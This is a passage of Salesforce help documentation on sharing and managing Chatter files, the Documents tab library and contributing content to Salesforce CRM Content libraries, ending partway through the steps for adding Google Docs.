File owners and users with the "Modify All Data" permission can make a file and file link, if applicable, private () if they decide they don't want it to be shared anymore. Making a file private removes it from any posts it's attached to and removes it from everywhere it's been shared. Only the owner and users with the "Modify All Data" permission will have access to it. Alternately, file owners and users with the "Modify All Data" permission can restrict access to a file that originated in a Salesforce CRM Content library to remove the file from everywhere it's been shared, except the library.

1. From the file detail page of the file you want to make private or restrict access, click either **Share File** > **Sharing Settings** or **Show All** on the Shared With list.
2. On the Sharing Settings dialog box, click **Make private** (or **Restrict access** if the file originated in a Salesforce CRM Content library).
3. On the confirmation dialog box, click **Make private** (or **Restrict access**).

Post Visibility
Viewing Where a File is Shared

Sharing Files with Groups

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Share a file with a private group so only members of that group can see it or share a file with a public group so members of that group and all Chatter users in your company can see it. Anyone who can see a file can share it.

To share a file with one or more Chatter groups:

1. Share the file from one of these locations:
   - On the detail page of the file you want to share—Click **File Sharing Settings** > **With group**. Or click **Show All** on the Shared With list then click **Groups** on the Sharing Settings dialog box.
   - Next to the file in a feed—Click **More Actions** > **File Sharing Settings** then click **Groups** on the Sharing Settings dialog box..
   - Next to the file on the Files page, the Files Owned by list, or the Group Files list—Click **Share with groups**.
   - On a file hover—Click **Share File** then click **Groups** on the Sharing Settings dialog box.
2. Type the name of the group you want to share the file with and click the name to select it. Group members are given viewer permission by default which lets them view, download, and share files.
3. Optionally, select **Collaborator** to give group members permission to view, download, share, change permission, edit the file, and upload new versions.
4. Optionally, share with more than one group by entering another name.
5. Optionally, add a message that will be posted with the file. If you don't add a message, a generic message is used.
6. Click **Share** and **Close**. The file is posted to each group you shared it with.

A private file shared with a private group becomes a privately shared file and displays the privately shared icon (). The file is posted to the group's feed and only the file owner and group members can find and view the file. Any file shared with a public group is viewable by all users in your company, displays the your company icon (), and is posted to the group's feed.

On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.

Note:

- Files in your Salesforce CRM Content personal library must first be published before they can be shared.
- Web links and Google Docs from Salesforce CRM Content are listed on the Files tab, but can't be shared in Chatter.
- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on the Files tab and can't be shared in Chatter.
- Salesforce CRM Content files in Chatter may be shared with more people than shown on the Sharing dialog box if they are part of a content pack or delivery.

- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

See Also:

Using the Group Files List
Viewing Where a File is Shared

Sharing Files with People

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Share a file privately so only specific Chatter users in your company can see it. Anyone who can see a file can share it.

To share a file with one or more Chatter users in your company:

1. Start by sharing the file from one of these locations:
   - On the detail page of the file you want to share—Click either **File Sharing Settings** > **With people**. Or click **Show All** on the Shared With list then click **People** on the Sharing Settings dialog box.
   - Next to the file in a feed—Click **More Actions** > **File Sharing Settings** then click **People** on the Sharing Settings dialog box.
   - Next to the file on the Files page, the Files Owned by list, or the Group Files list—Click **Share with people**.
   - On a file hover—Click **Share File** then click **People** on the Sharing Settings dialog box.
2. Type the name of the person you want to share the file with and click the name to select it. They are given collaborator permission by default which lets them view, download, share, change permission, edit the file, and upload new versions.
3. Optionally, select **Viewer** to give the person permission to view, download, and share files.
4. Optionally, share with more than one person by entering another name.
5. Optionally, add information to the message that recipients receive.
6. Click **Share** and **Close**. Recipients automatically receive a Chatter message on their My Messages page on the Chatter tab. The message lets the recipient know you shared a file with them and any additional information you provided. If they're already receiving Chatter email notifications, they'll also automatically be notified of new messages.

Unless the file was already shared with your company, it's privately shared and displays the privately shared icon ( ). It's not posted anywhere and only the people you specifically shared it with can find and view it. If it was already shared with your company, it retains the your company icon ( ) and all Chatter users in your company can find and view it.

On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.

Note:

- Files in your Salesforce CRM Content personal library must first be published before they can be shared.
- Web links and Google Docs from Salesforce CRM Content are listed on the Files tab, but can't be shared in Chatter.

- Documents from the Documents tab and attachments from the Notes and Attachments related list aren't listed on the Files tab and can't be shared in Chatter.
- Salesforce CRM Content files in Chatter may be shared with more people than shown on the Sharing dialog box if they are part of a content pack or delivery.
- The maximum number of times a file can be shared is 100. This includes files shared with people, groups, and via links. If a file is privately shared and nears the 100 share maximum, consider making the file public by posting it to your feed.

SEE FILE UPDATES IN YOUR FEED

Following Files

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Follow files so you can see updates in your Chatter feed on the Home page and Chatter page, including when a new file version is uploaded. If you stop following a file, the file remains in your Files list, you just won't see updates in your feed anymore.

Click **Follow** to start seeing updates, or click × to stop seeing updates:

- On the file's detail page
- Next to the file in a feed
- Next to the file on the **Files** page
- Next to the file on the Files Shared with list on a group
- Next to the file on the Files Owned by list on a profile
- On the file hover

Note:

- You automatically follow files you upload in Chatter, attach to a Chatter feed, or upload to a Salesforce CRM Content library.
- If you follow a file in Chatter that you have previously subscribed to in Salesforce CRM Content, you can unsubscribe from the file in Salesforce CRM Content because you'll now be receiving updates about it in your Chatter feed.

FILE PREVIEWS AND DETAILS

Viewing the File Detail Page

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Open a file detail page by clicking a file name on a Chatter feed, on a files list, on a file hover, or by clicking **More Actions** > **Preview** next to the file in a feed. On the file detail page, you can see details about Chatter files and Salesforce CRM Content files.

From a file detail page, you can:

- View the file without downloading it. If the file has multiple pages, click on the enhanced document player or use the arrow keys on your keyboard to see each page, zoom in or out, or change the preview width and screen size. Files owners and anyone with access to the file can preview it.

  Note: Not all files can be previewed, such as copy-protected PDFs, unknown file types, and any file larger than 25 MB. For files that can't be previewed, the **Preview** option isn't available on feeds or list views, and files appear as generic file type icons in the feed. Some Microsoft Office 2007 features don't display correctly in previews.

- See if the file is private ( ), privately shared ( ), or shared with your company ( ).
- Click **Download** to open or save the file. Anyone who can see a file can download it.
- Click **File Sharing Settings** to share a file with people, groups, or via file link, or see the Sharing Settings. Anyone who can see a file can share it.
- Click **Make private** on the Sharing Settings dialog box to remove the file and file link, if applicable, from everywhere it's been shared. Or click **Restrict access** if the file originated in a Salesforce CRM Content library to remove the file from everywhere it's been shared except the library. Only owners and users with the "Modify all Data" permission can make a file private ( ) or restrict access.
- Click **Upload New Version** to update the file with a newer version. Only file owners, collaborators, and users with the "Modify all Data" permission can upload a new version of a file.
- Click **Edit Details** to edit the name or description of the file. Only file owners, collaborators, and users with the "Modify All Data" permission can edit file details.
- Click **Delete** to delete the file. Only file owners and users with the "Modify All Data" permission can delete files.
- See who the file is owned by and when it was last modified.
- See the file's description and click the edit icon ( ) to edit the description, or add a description by clicking **Add Description**.
- See the file's current version number and click **Show all versions** to see the file's version history.
- Click **Follow** to follow the file or click to stop following the file.
- See who's following the file.
- See who and what locations the file is shared with.
- If the file originated in Salesforce CRM Content, click **Go to Content Detail Page** to see the content detail page of that file. Most actions performed on files that originated in Salesforce CRM Content must be done on the file's content detail page instead of the file detail page.
- Click the **Files** or **Chatter** links at the top of the page to go to the Files list or the Chatter page.
- See other files that people who viewed this file also viewed. If no other files have been viewed by the same people, the People Also Viewed section doesn't appear on the file detail page.

Editing File Details

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

To edit a file's name and description:

1. On a file detail page, click **Edit Details** or click the edit icon ( ) next to the description.
2. Optionally, edit the file name and description.
3. Click **Save**.

If there is no description and you want to add one, click **Add Description** or click the edit icon ( ) next to the description.

File owners, collaborators, and users with the “Modify All Data” permission can edit file details.

Viewing the File Detail Page

Viewing Where a File is Shared

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

The Shared With list on a file detail page shows you the file owner and who the file is shared with.

Click **Show All** to view the full list. From the Sharing Settings dialog box you can:

- See who the file is shared with and their permission: owner, collaborator, viewer, or no access.
- Click **People** on the Sharing Settings dialog box to share the file with specific people.
- Click **Groups** on the Sharing Settings dialog box to share the file with specific groups.
- Click **Anyone with link** on the Sharing Settings dialog box to create and share a file link.
- Click **Make private** to remove the file and file link, if applicable, from everywhere it's been shared. Or click **Restrict access** if the file originated in a Salesforce CRM Content library to remove the file from everywhere it's been shared except the library. Only owners and users with the “Modify all Data” permission can make a file private ( ) or restrict access.
- On the Sharing Settings dialog box, click next to a person's or group's name to stop sharing the file with them.
- Click **Next** and **Previous** to see more of the list, or click **Done** to close the window.

Deleting a File from the File Detail Page

Available in: **Group**, **Professional**, **Enterprise**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Click **Delete** on a file's detail page to delete the file and remove it from all locations where it's been shared. If the file is shared via link, anyone with the link will no longer have access to the file. To restore the deleted file, click on the **Recycle Bin** link on the **Home** page. Select the file and click **Undelete**. The file is restored as well as all of the shares that were associated with it.

Note: Only file owners and users with the "Modify All Data" permission can delete files. To learn who can perform which actions on a file, see File Sharing Settings and Permissions on page 2412.

DOCUMENT LIBRARIES

Document Library Overview

Available in: **All** Editions except **Database.com**

A document library is a place to store files without attaching them to accounts, contacts, opportunities, or other records. Each document in the document library resides in a folder. The folder's attributes determine the accessibility of the folder and the documents within it.

Displaying The Documents Tab

If your Documents tab is not visible, you can customize your display to show it.

Note: The Documents tab is not part of Salesforce CRM Content.

See Also:

Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

Documents Home

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view Documents tab:	“Read” on documents
To view documents:	“Read” on documents
To upload new documents:	“Create” on documents

Clicking on the Documents tab displays the documents home page.

Note: If the Documents tab is not visible, you can customize your display to show it.

- Under **Find a Document**, enter keywords to search for a document.
- In the **Document Folders** section, select a folder to view all the documents contained in that folder.
- The **Recent Documents** section displays the last ten or twenty-five documents you viewed, with the most recently-viewed document listed first. This list is derived from your recent items and includes records owned by you and other users. Toggle the **Show 25 items** and **Show 10 items** links to change the number of items that display.
- In the **Recent Documents** section, click **New** to upload a new document.

Note: The Documents tab is not part of Salesforce CRM Content.

Uploading and Replacing Documents
Viewing Document Lists

Viewing Document Lists

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view documents:	“Read” on documents
To change document properties:	“Edit” on documents
To replace documents:	“Edit” on documents
To delete documents:	“Delete” on documents

The documents list page displays a list of documents in a selected folder. From this page, you can view detailed document information or manipulate the document.

- Click the document name to view the document properties.
- Click **Edit** next to a document to edit the document properties.
- Click **Del** to move the document to the Recycle Bin.
- Click **View** to open the file in its associated application. If a file type is not recognized or the application is not loaded on your machine, Salesforce displays a standard download dialog prompting you to choose a save option.
- Choose a folder to view a list of documents stored in that folder.
- Click any column heading to sort the documents in ascending or descending order by the information in that column.
- At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
- Click **Next Page** or **Previous Page** to go to the next or previous set of documents.
- At the bottom of the document list, select **fewer** or **more** to view a shorter or longer display list.
- Click **Printable View** to display the current list view in a format that is ready for printing.

Note: If you can't find a document, you may not have access to the folder that contains it.

Changing Document Authors

Uploading and Replacing Documents

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To upload new documents:	“Create” on documents
To replace documents:	“Edit” on documents

Uploading a New Document

To upload a document:

1. Click **New Document** from the Documents tab or click **New** next to **Recent Documents** on the documents home page. If you do not have a New Document option, check if you have the correct permissions.
2. On the Upload New Document page, specify a descriptive `Document Name`. If you want to use the file name, leave this field blank. The file name will appear automatically when you upload the file.
3. If you have the “Customize Application” permission, enter a unique name to be used by the API and managed packages.
4. You can check one of the following:

    - `Indicate Document is Internal`: When checked, a flag is added to the document indicating that document viewers should not share the file outside of the organization.

      Note: Checking this box does not expressly enforce any security rules.

    - `Externally Available Image` if the document is an image, such as a logo, that's not confidential. Check this box to:
        - ◊ Make the image available from HTML email templates without requiring a Salesforce username and password
        - ◊ Use the image as a custom tab icon or custom app logo, which do require a Salesforce username and password to view
        - ◊ Display the image as a custom logo in meeting requests

    The `Indicate Document is Internal` and `Externally Available Image` checkboxes are mutually exclusive; you cannot select both.
5. Select a folder for the document.
6. Enter a description to use later as search criteria.
7. Enter keywords that you can use later as search criteria.
8. Select a document or path option.
    - To upload a document, click **Browse**, choose the file, and click **Open**.
    - To store a link to the document, enter the location of the document. Enter a path and file name or a URL such as: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc`, or `http://www.salesforce.com`.
9. Click **Save**.

Replacing a Document

To replace a document with an updated version:

1. Display the document you want to replace. For instructions on locating a document in the document library, see Searching for Documents on page 2425.
2. Click **Replace Document**.
3. Select a document or path option.
   - To upload a replacement, click **Browse**, choose the file, and click **Open**.
   - To store a link to the replacement, enter the location of the replacement. Enter a path and file name or a URL such as: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc`, or `http://www.salesforce.com`.
4. Click **Replace Document**.

Tips for Uploading or Replacing Documents

- Documents stored as links cannot be attached to emails, but they save space in your document library.
- If your administrator enables document content search, Salesforce also performs a full-text search of the document. When a new document is uploaded or an old one is replaced, its contents are available for searches.
- Salesforce stores the most recent upload date as the modified date.
- You can upload documents that have file names of up to 255 characters including the extension.
- The size limit for any document you upload is 5 MB. The maximum size for a custom-app logo is 20 KB.
- Your organization's used file storage includes all files stored in the document library.
- If the `Disallow HTML documents and attachments` security setting is enabled for your organization, you cannot upload files with the following file extensions: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`.

See Also:

Displaying and Editing Document Properties

Searching for Documents

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view documents:	"Read" on documents

To find specific documents, use the **Find Document** button on the documents home page.

1. Click the Documents tab.
2. Enter your search terms. Salesforce searches the following fields:
   - `Document Name`
   - `Keywords`
   - `Description`

3. Click **Find Document**.

   The search returns a list of documents that match all your search terms. The search results are listed in order of the closest matches. The `Keywords` and `Document Name` fields are used to determine the closest matches. The fields you see are predefined and cannot be changed.

   Tip: Use quotation marks around a phrase to search for the words in that sequence. For example, a search for *"my logos"* returns documents whose fields or content contains that exact phrase, as well as *my* and *logos*. Without quotation marks, your search returns any document whose fields or content includes any of the words in the search. For example, *my logos* returns documents whose fields or content contains *my* and *logos*.

4. Select any document to jump directly to the detail page for that document, or click **View** to open the document in a new window.

If your administrator enables document content search, Salesforce also performs a full-text search of the document. When a new document is uploaded or an old one is replaced, its contents are available for searches.

Note: Salesforce automatically determines if the contents of a document can be searched. If the `Document Content Searchable` property is checked on a document, then its contents have been processed successfully and can be searched. If your document is large, it may take several minutes before Salesforce searches the contents of a document and marks the `Document Content Searchable` property.

You can also find documents using global search.

1. Enter your search terms in the header search box.
2. Select **Search Options...** from the drop-down and select `Documents` to narrow your search results.
3. Click **Search**.

The following file types are supported for a document content search.

Note: The contents of documents that exceed the maximum sizes are not searched; however, the document fields are still searched. Only the first 1,000,000 characters of text are searched. Text beyond this limit is not included in the search.

File Type	File Extensions	Maximum Size

HTML (only the text within a `<body>` tag)	`.htm`
	`.html`
	`.xhtml`
		5,120 KB

PDF	`.pdf`	25,600 KB

PPT	`.pot`
	`.pps`
	`.ppt`
		25,600 KB

RTF	`.rtf`	5,120 KB
Text	`.c`	5,120 KB

File Type	File Extensions	Maximum Size

	`.cpp`
	`.css`
	`.csv`
	`.ini`
	`.java`
	`.log`
	`.sql`
	`.txt`	

Word	`.doc` `.dot`	25,600 KB
XLS	`.xls` `.xlt`	5,120 KB, or a maximum cell limit of 100,000 cells
XML	`.xml`	5,120 KB

In some instances documents are not searched. These include:

- If a file extension is changed to a different format, it is not searched, even if both extensions are valid. For example, a `.txt` file that is renamed to `.rtf` is not searched.
- PDF and Word documents may have security restrictions that prevent them from being searched. To ensure that the content is searchable, the "content extraction" property on your file must be set to "Enabled" when creating your document.

Deleting Documents

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To delete documents:	“Delete” on documents
To restore documents:	“Delete” on documents

To delete a document, click **Del** next to the document on the documents list page. Alternatively, click **Delete** on the documents detail page.

When you delete a document, Salesforce stores it in the Recycle Bin. You can restore the document to your document library within that time by clicking **Undelete** from the Recycle Bin.

Note:

- You can delete any document in your personal folder but you can only delete a document in a public folder if you have the “Manage Public Documents” permission.
- If you delete a document that's included in a letterhead or HTML email template, any emails using the letterhead or template display a broken link in its place. You can fix the broken link by removing the document from the Recycle Bin.
- You can't delete a document that's being used as a custom logo in meeting requests. To delete it, you must either select another document to use as a logo or uncheck the option to display a custom logo in meeting requests.

Document Properties

PROPERTIES

Displaying and Editing Document Properties

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To view documents:	"Read" on documents
To update properties:	"Edit" on documents
To replace documents:	"Edit" on documents
To move documents:	"Edit" on documents
To delete documents:	"Delete" on documents

Displaying Documents - Once you have located a document on the documents home or list pages, click the document name to display detailed information.

Editing Document Properties - To update document properties, click **Edit**.

Deleting Documents - To delete a document, click **Delete**.

Updating Documents - To replace a document with an updated version, click **Replace Document**.

Emailing Documents - To email a document to a contact, click **Email Document**, fill in the details of the email, and click **Send**. The document is sent as an attachment to the email and is logged in the Activity History for the contact. Documents that reference URLs rather than physical files cannot be emailed. For a document that is an image embedded in an HTML email template, such as a logo in a letterhead, make sure the document is marked as `Externally Available` on the Documents tab so that a user who does not have a Salesforce username and password can view the image when it is received in an email.

Searching a Document - To search for a document, enter search terms and click **Find Document**. A list of documents that match your search terms displays. You can search for terms using the following fields:

- `Document Name`
- `Keywords`
- `Description`

If `Document Content Searchable` is checked, the content of a document can also be searched.

Viewing Folder Contents - To view all the documents in a folder, click the folder name.

Moving Documents - To store a document in a different folder, click **Edit**, choose a new folder, and click **Save**.

See Also:

Changing Document Authors

Document Properties

Available in: **All** Editions except **Database.com**

Below is a description of the properties in alphabetical order that are stored for each document in the document library.

Field	Description
`Author`	The main point of contact for a document. Initially, the person uploading the document is the author. Thereafter, the author can be any selected user.
`Created By`	The name of the person who originally uploaded the file.
`Modified By`	The name of the person who last uploaded the file.
`Folder`	The name of the folder that contains the document.
`Document Content Searchable`	A checkbox that indicates if the content within a document can be searched via the **Find Document** button on the Documents tab. This checkbox is automatically set by Salesforce.
`Document Name`	The name of the document including its file extension.
`Document Unique Name`	A unique name used to refer to the document when using the Force.com API. In managed packages, this name prevents naming conflicts on package installations. This name can contain only underscores and alphanumeric characters, and must be unique in your organization. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores. With this field, a developer can change certain components' names or titles in a managed package and the changes are reflected in a subscriber's organization.
`Description`	A statement distinguishing this document from others.
`Indicate Document is Internal`	A checkbox that adds a flag to the document indicating that document viewers should not share the file outside of the organization. Checking this box does not expressly enforce any security rules.

Field	Description
	The Indicate Document is Internal and Externally Available Image checkboxes are mutually exclusive; you cannot select both.
Externally Available Image	A checkbox that indicates if the document is an image available for HTML email templates, such as a logo in a letterhead, and does not require a Salesforce username and password to view in an email. This checkbox indicates if the document is an image used as a custom app logo or custom tab icon, which require a Salesforce username and password to view. The Indicate Document is Internal and Externally Available Image checkboxes are mutually exclusive; you cannot select both.
Keywords	An open text field containing one or more words that describe the document. The program checks for matches in this field when doing a search.
Path	Stored in place of Document Name if you prefer to create a link to the document instead of uploading it.
Size	The size of the document in bytes.
Type	The file type is determined by the file extension. For example, filename.ppt is recognized as a PowerPoint file. If the Disallow HTML documents and attachments security setting is enabled for your organization, you cannot upload files with the following file extensions: .htm, .html, .htt, .htx, .mhtm, .mhtml, .shtm, .shtml, .acgi.

Changing Document Authors

Changing Document Authors

Available in: **All** Editions except **Database.com**

User Permissions Needed	
To change documents:	"Edit" on documents

Since documents are stored in folders that control user access, documents do not have owners like other types of records, but they do have authors. The author represents the user that originally uploaded the document file.

To change the author of a document:

1. View the document you want to modify.
2. Click **Change** next to the `Author` field.

   The **Change** link displays only on the detail page, not the edit page. If you do not see the **Change** link, you may not have sufficient privileges to change a document author.
3. Enter a new author name. Alternatively, click the lookup icon to choose from a list of users.
4. Check the `Send Notification Email` box if you would like to alert the new author of this change.

Note: When you change document authorship, Salesforce does not change the document's visibility.

SALESFORCE CRM CONTENT

Salesforce CRM Content Overview

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

With Salesforce CRM Content you can organize, share, search, and manage content within your organization and across key areas of the Salesforce application. Content can include all file types, from traditional business documents such as Microsoft® PowerPoint presentations to audio files, video files, Web pages, and Google® docs.

To learn the different ways files are used in Salesforce, see Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments on page 2403.

Overview

Salesforce CRM Content simplifies content management by incorporating user-friendly features into the following tasks:

Organizing

Rather than keep files in folders that make content difficult to find, Salesforce CRM Content stores files in fully searchable file repositories known as libraries. Administrators can create multiple libraries based on any classification, such as department name, job function, or team, then configure user permissions within the library to balance content access with security. Authors assign descriptive labels called tags to help classify and organize content across libraries. You can view a list of all content that belongs to a particular tag or filter search results based on a tag or tags. Salesforce CRM Content also provides personal libraries, which allow users to reduce the clutter on their desktops while using content-management benefits such as document search and version control.

Searching

The powerful Salesforce CRM Content search engine scans the entire body of the document as well as content properties such as the title, description, tags, categorization data, and author name. You can filter searches by featured content, file format, author, tags, libraries, or custom fields and then view the results with various levels of detail, providing an easy way to find relevant content quickly. If Chatter is enabled for your organization, you can also filter your search results by Chatter files. The “smart bar” graphic for downloads, comments, ratings, and subscribers allows you to compare documents within a search result set.

Subscribing

Once a file is located, subscribing to it ensures that you receive an email notification when new versions are published or changes are made to the file's properties. You can also subscribe to authors, tags, and libraries, thus reducing the time spent searching for new or updated content. Notification emails will arrive real-time or once daily, depending on your preferences.

Previewing

In Salesforce CRM Content you do not need to download a large document to determine if its content is relevant to you. The content details page provides document details at a glance, including document title, author, description, tags, libraries, comments, votes, versions, subscribers, and downloads. If the document is a Microsoft PowerPoint, Word, Excel, or Adobe® PDF file, you can preview the entire file in your browser without downloading it. Some Microsoft Office 2007 features don't display correctly in previews. Copy-protected PDFs can't be previewed.

Contributing

Uploading new or revised files in Salesforce CRM Content is fast and easy. During the upload process you choose a library and content type for your file or Web link, write a description, assign one or more tags, and fill out any customized fields that help categorize and define your content. Version management does not require checking files in and out, rather, you simply upload a new version of the file and Salesforce CRM Content maintains a version list accessible from the content details page. You can download past versions of a file and read all reason-for-change comments that an author may have included with a new version.

Reviewing Usage and Providing Feedback

Salesforce CRM Content provides several methods for determining whether content is valuable to readers. Featuring a piece of content increases its visibility in search results. Voting thumbs up or thumbs down on a file, Web link, or Google doc and adding comments allow you to participate directly in content improvement. You can also see who has subscribed to a file, link, or doc and how many times files have been downloaded. The Reports tab allows you to create standard or custom reports on Salesforce CRM Content data. If the content delivery feature is enabled, you can send content to colleagues, leads, and contacts and then track how often the content has been previewed or downloaded.

Sharing Content in Salesforce

Salesforce CRM Content is also integrated with leads, accounts, contacts, opportunities, cases, products, and custom objects. If Salesforce CRM Content functionality is enabled on the Opportunity tab, for example, Salesforce CRM Content uses the fields on the opportunity detail page to search for files that may be relevant to that opportunity. You can drill down in the search results as needed or run your own search and then attach one or more files to the opportunity. The most current version of the file will be available on the detail page for the life of the opportunity.

Sharing Content in Salesforce Classic

Salesforce CRM Content is available in Salesforce Classic. Users can share content with customers and colleagues from the mobile application when they're away from their desks. Ask your administrator to set up mobile Content.

Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments

CONTRIBUTE CONTENT

Contributing Files to Salesforce CRM Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload and publish files to a public library:	`Manage Libraries` checked in your library permission definition OR `Add Content` checked in your library permission definition
To upload and save files to a personal library:	None

To publish a file in Salesforce CRM Content:

1. Click the **Libraries** tab.
2. Do one of the following:
   - To publish a new file, click **Contribute** and select the file.
   - To publish a file that is already in your personal library, click the **My Personal Content** tab, locate the file, and then click **Publish**.

   Note: To publish multiple pieces of content at once, select two or more checkboxes in the My Personal Content tab and click **Publish Selected**. All selected content displays in a tab set within the Save or Publish Content dialog. Complete the following steps for each tab in the Save or Publish Content dialog.

3. Assign a title and description to your file.
4. Choose a library. This becomes the managing (home) library, meaning that the content can be shared with another library but only revised by a user with author permissions in the managing library. If you do not want the content to be visible to other users in your organization, for example if your work is still in progress, choose **Save in my personal library**.

5. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.
6. To publish the content on behalf of another author, choose that author from the drop-down list.
7. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:
    - If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
    - If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
    - If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
    - You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
    - Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.
8. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.
9. After completing the custom fields, click **Publish** or **Save**.

Note:

- Unique values in custom fields that are set for the first version of a file aren't included if you upload a new version. You can set the unique values in the new version as long as they aren't the same as a previous version.
- Files published to a shared library are added to your Files tab and available to other Chatter users in your organization. Files published to your personal library are added to your Files tab, but are private and not shared with anyone. For more information about Chatter files and Salesforce CRM Content files, see Differences between Files, Salesforce CRM Content, Salesforce Knowledge, Documents, and Attachments on page 2403.
- Contact Manager, Group, Professional, Enterprise, and Unlimited Edition customers can publish a maximum of 5,000 new versions per 24–hour period. Developer Edition and trial users can publish a maximum of 2,500 new versions per 24–hour period.

Creating and Modifying Content Packs in Salesforce CRM Content

Uploading and Publishing Content

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To upload and publish files and Web links:	`Manage Libraries` checked in your library permission definition OR `Add Content` checked in your library permission definition
To create and publish Google docs:	Google Apps account

The Libraries tab has several publishing-related options at the top of the page that let you upload, classify, and publish files, content packs, Web links, and Google docs in Salesforce CRM Content.

Note: The **Add Google Doc** drop-down list on the Libraries tab only displays if your administrator has enabled the Add Google Doc to Salesforce service.

For information about associating Google docs with Salesforce CRM Content from your Google Apps account, see Installing the Add Google Doc to Salesforce Browser Button on page 2458.

To publish files, Web links, and Google docs in Salesforce CRM Content, or to create content packs, refer to the following topics:

- Contributing Files to Salesforce CRM Content
- Contributing Web Links to Salesforce CRM Content
- Contributing Google Docs to Salesforce CRM Content
- Creating and Modifying Content Packs in Salesforce CRM Content

File Size Limits in Salesforce

Contributing Google Docs to Salesforce CRM Content

Salesforce CRM Content is available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Google Docs is available in all editions

User Permissions Needed	
Creating a Google doc and linking it to a Salesforce CRM Content library:	Library member with a library permission that permits contributing content AND Google Apps account

With Google Docs™, you can create and share on-demand documents, presentations, and spreadsheets (Google docs) and see your changes in real time as you collaborate with other users. Associating your Google docs with Salesforce CRM Content allows you to access all types of content from a single, fully-indexed location. It also ensures that your Google docs receive the feedback and tracking benefits provided by Salesforce CRM Content features such as votes, comments, and subscriptions.

Note: The **Add Google Doc** drop-down list on the Libraries tab only displays if your administrator has enabled the Add Google Doc to Salesforce service.

For information about associating Google docs with Salesforce CRM Content from your Google Apps account, see Installing the Add Google Doc to Salesforce Browser Button on page 2458.

Adding New Google Docs to a Salesforce CRM Content Library

1. On the Libraries tab, choose **New Document**, **New Spreadsheet**, or **New Presentation** from the Add Google Doc drop-down button. You may be prompted to log in to Google Apps.
2. Enter a name for your document, spreadsheet, or presentation and click **Create Google Doc**. The blank Google doc opens and you can begin adding your text. The Save or Publish Content dialog in Salesforce CRM Content also opens.
3. In the Save or Publish Content dialog:
   a. Optionally, provide a description of your Google doc. The description provides at-a-glance information for users who view the doc's content details page in Salesforce CRM Content.
   b. Choose a library. If you do not want to put the doc in a public library, for example if the doc is still in progress, choose **Save in my personal library**.
   c. Optionally, choose a language. The `Language` drop-down list is displayed if multi-language support is enabled. If you do not choose a language, Salesforce CRM Content associates your content with your personal language setting. If

users restrict their content searches to a particular language, only content associated with that language is displayed in the search result set.

d. To publish the content on behalf of another author, choose that author from the drop-down list.

e. Tag your content. Your tagging permission depends on the tagging rule assigned to the library:

- If the library does not have a tagging rule or if your administrator assigned the open tagging rule, you can enter tags in the `Tags` field. As you type a tag, Salesforce CRM Content autosuggests tags based on your My Recent Tags list and the Popular Tags section on the Libraries tab. The My Recent Tags list on the Contribute window shows the 20 tags you have used most recently. Click a tag to add it to the `Tags` field automatically.
- If your administrator assigned the guided tagging rule, you can choose from the list of suggested tags or enter a new tag. Click a suggested tag to add it to the `Tags` field automatically.
- If your administrator assigned the restricted tagging rule, you must choose from the list of suggested tags. When you select a tag it turns green.
- You can't change or delete tag names. You can remove tags from a document, but that doesn't delete the tag.
- Tags are case insensitive. You can't have two tags with the same name even if they use different upper and lowercase letters. The case of the original tag is always used.

f. If multiple content types are available, choose one from the drop-down list. The content type determines which custom fields appear for you to categorize and define your content.

